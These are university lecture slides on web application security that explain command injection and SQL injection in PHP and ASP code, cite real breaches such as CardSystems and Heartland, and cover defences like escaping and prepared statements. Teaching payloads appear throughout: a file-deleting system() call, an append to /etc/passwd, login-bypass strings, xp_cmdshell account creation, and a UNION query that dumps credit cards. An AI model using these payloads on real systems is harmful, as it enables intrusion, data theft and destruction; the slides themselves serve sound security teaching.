CS 5435

Web Application Security

Vitaly Shmatikov

(most slides from the Stanford Web security group)

Server Side of Web Application

Runs on a Web server (application server)


Takes input from remote users via Web server

Interacts with back-end databases and other servers providing third-party content

Prepares and outputs results for users

- Dynamically generated HTML pages
- Content from many different sources, often including users themselves
  - Blogs, social networks, photo-sharing websites…

Dynamic Web Application



PHP: Hypertext Preprocessor

Server scripting language with C-like syntax

Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";
```

or

```
$user = "world"; echo "Hello" . $user . "!";
```

Form data in global arrays $_GET, $_POST, …

Command Injection in PHP

Server-side PHP calculator:

```
$in = $_GET['val'];
eval('$op1 = ' . $in . ';');
```

Good user calls

Supplied by the user!

http://victim.com/calc.php?val=5

Bad user calls

URL-encoded

http://victim.com/calc.php?val=5 ; system('rm *.*')

calc.php executes

```
eval('$op1 = 5; system('rm *.*');');
```

More Command Injection in PHP

Typical PHP server-side code for sending email

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail $email –s $subject < /tmp/joinmynetwork")
```

Attacker posts

```
http://yourdomain.com/mail.pl?
   email=hacker@hackerhome.net&
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.pl?
   email=hacker@hackerhome.net&subject=foo;
   echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL

Widely used database query language

Fetch a set of records

```
SELECT * FROM Person WHERE Username='Vitaly'
```

Add data to the table

```
INSERT INTO Key (Username, Key) VALUES ('Vitaly', 3611BBFF)
```

Modify data

```
UPDATE Keys SET Key=FA33452D WHERE PersonID=5
```


Query syntax (mostly) independent of vendor

Typical Query Generation Code


```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
        "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

What if ‘user’ is a malicious string that changes the meaning of the query?


Typical Login Prompt



User Input Becomes Part of Query




Normal Login




Malicious User Input

SQL Injection Attack




Exploits of a Mom

http://xkcd.com/327/



SQL Injection: Basic Idea



This is an input validation vulnerability

Unsanitized user input in SQL query to back-end database changes the meaning of query

Special case of command injection

Authentication with Back-End DB

```
set UserFound=execute(
    "SELECT * FROM UserTable WHERE
    username=' " & form("user") & " ' AND
    password= ' " & form("pwd") & " ' " );
```

User supplies username and password, this SQL query checks if user/password combination is in the database

```
If not UserFound.EOF
    Authentication correct
else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

User gives username ' OR 1=1 --

Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username='' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

Now <u>all</u> records match the query, so the result is not empty ⇒ correct "authentication"!

Another SQL Injection Example

[From "The Art of Intrusion"]

To authenticate logins, server runs this SQL command against the user database:

SELECT * WHERE user='name' AND pwd='passwd'

User enters ' OR WHERE pwd LIKE '% as both name and passwd

Wildcard matches any password

Server executes

SELECT * WHERE user='' OR WHERE pwd LIKE '%'

AND pwd='' OR WHERE pwd LIKE '%'

Logs in with the credentials of the first person in the database (typically, administrator!)

It Gets Better

User gives username

’ exec cmdshell ‘net user badguy badpwd’ / ADD --

Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username= ‘’ exec … -- … );
```

Creates an account for badguy on DB server

Pull Data From Other Databases

User gives username

’ AND 1=0
UNION SELECT cardholder, number,
exp_month, exp_year FROM creditcards

Results of two queries are combined

Empty table from the first query is displayed together with the entire contents of the credit card database

More SQL Injection Attacks

Create new users

'; INSERT INTO USERS ('uname','passwd','salt')
VALUES ('hacker','38a74f', 3234);

Reset password

'; UPDATE USERS SET email=hcker@root.org
WHERE email=victim@yahoo.com

Uninitialized Inputs

```
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
     $new_pass .= chr(rand(97,122))
…
$result = dbquery("UPDATE ".$db_prefix."users
    SET user_password=md5('$new_pass')
    WHERE user_id='".$data['user_id']." ' ");
```

Creates a password with 8 random characters, assuming $new_pass is set to NULL

SQL query setting password in the DB

In normal execution, this becomes

```
UPDATE users SET user_password=md5('????????')
WHERE user_id='userid'
```

Exploit

only works against older versions of PHP

User appends this to the URL:

&new_pass=badPwd%27%29%2c

user_level=%27103%27%2cuser_aim=%28%27

This sets $new_pass to badPwd'), user_level='103', user_aim=('

SQL query becomes

```
UPDATE users SET user_password=md5('badPwd'),
            user_level='103', user_aim=('????????')
WHERE user_id='userid'
```

… with superuser privileges

User's password is set to 'badPwd'

Second-Order SQL Injection

Data stored in the database can be later used to conduct SQL injection

For example, user manages to set uname to admin' --

- This vulnerability could exist if input validation and escaping are applied inconsistently
  - Some Web applications only validate inputs coming from the Web server but not inputs coming from the back-end DB
- UPDATE USERS SET passwd='cracked' WHERE uname='admin' --'

Solution: treat all parameters as dangerous

CardSystems

CardSystems was a major credit card processing company

Put out of business by a SQL injection attack

- Credit card numbers stored unencrypted
- Data on 263,000 accounts stolen
- 43 million identities exposed

Russian Hackers Amass Over a Billion Internet Passwords

By Nicole Perlroth and David Gelles

Since then, the Russian hackers have been able to capture credentials on a mass scale using botnets — networks of zombie computers that have been infected with a computer virus — to do their bidding. Any time an infected user visits a website, criminals command the botnet to test that website to see if it is vulnerable to a well-known hacking technique known as an SQL injection, in which a hacker enters commands that cause a database to produce its contents. If the website proves vulnerable, criminals flag the site and return later to extract the full contents of the database.

Major credit card processor

At the time of the breach, processed 100 million transactions per month for 175,000 merchants

In fact, the breach was a very slow moving event. It started with an "SQL Injection" attack in late 2007 that compromised their database. An SQL Injection appends additional database commands to code in web scripts. Heartland determined that the code modified was in a web login page that had been deployed 8 years earlier, but this was the first time the vulnerability had been exploited.

The hackers then spent 8 months working to access the payment processing system while avoiding detection from several different antivirus systems used by Heartland. They eventually installed a type of spyware program called a "sniffer" that captured the card data as payments were processed.

Hackers sentenced for SQL injections that cost $300 million

(144 months and 51 months in prison, respectively)

NEWS

Vulnerability in 'Link' website may have exposed data on Stanford students' crushes

Stanford startup

By Sam Catania on August 13, 2020

Within days of its launch, hundreds of Stanford students signed up for Link, a website meant to connect users and their crushes. But in addition to violating University policy, the site was vulnerable to SQL injection, a kind of cyber attack, which may have compromised the data of many of them.

In-Class Exercise

(1) Does same-origin policy prevent SQL injection?

(2) If you could re-design SQL from scratch, how would you change it to make injection attacks less likely?

Preventing SQL Injection

Validate all inputs

- Filter out any character that has special meaning
  - Apostrophes, semicolons, percent symbols, hyphens, underscores, …
- Check the data type (e.g., input must be an integer)

Whitelist permitted characters

- Blacklisting "bad" characters doesn't work
  - Forget to filter out some characters
  - Could prevent valid input (e.g., last name O'Brien)
- Allow only well-defined set of safe values
  - Set implicitly defined through regular expressions

Escaping Quotes

Special characters such as ’ provide distinction between data and code in queries

For valid string inputs containing quotes, use escape characters to prevent the quotes from becoming part of the query code

Different databases have different rules for escaping

- Example: escape(o’connor) = o\’connor or
  escape(o’connor) = o”connor

Prepared Statements

In most injection attacks, data are interpreted as code – this changes the semantics of a query or command generated by the application

Bind variables: placeholders guaranteed to be data (not code)

Prepared statements allow creation of static queries with bind variables; this preserves the structure of the intended query

Prepared Statement: Example

http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                        + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```

Bind variable
(data placeholder)

Query is parsed without data parameters

Bind variables are typed (int, string, ...)

But beware of second-order SQL injection...

Parameterized SQL in ASP.NET

Builds SQL queries by properly escaping args

- Replaces ’ with \’

```
SqlCommand cmd = new SqlCommand(
      “SELECT * FROM UserTable WHERE
      username = @User AND
      password = @Pwd”, dbConnection);
cmd.Parameters.Add(“@User”, Request[“user”] );
cmd.Parameters.Add(“@Pwd”, Request[“pwd”] );
cmd.ExecuteReader();
```

More Bad Input Validation

[From "The Art of Intrusion"]

Web form for traceroute doesn't check for "&" ⇒ type <IP addr> & <any shell command>

PHF (phonebook) CGI script does not check input for newline ⇒ execute any shell command

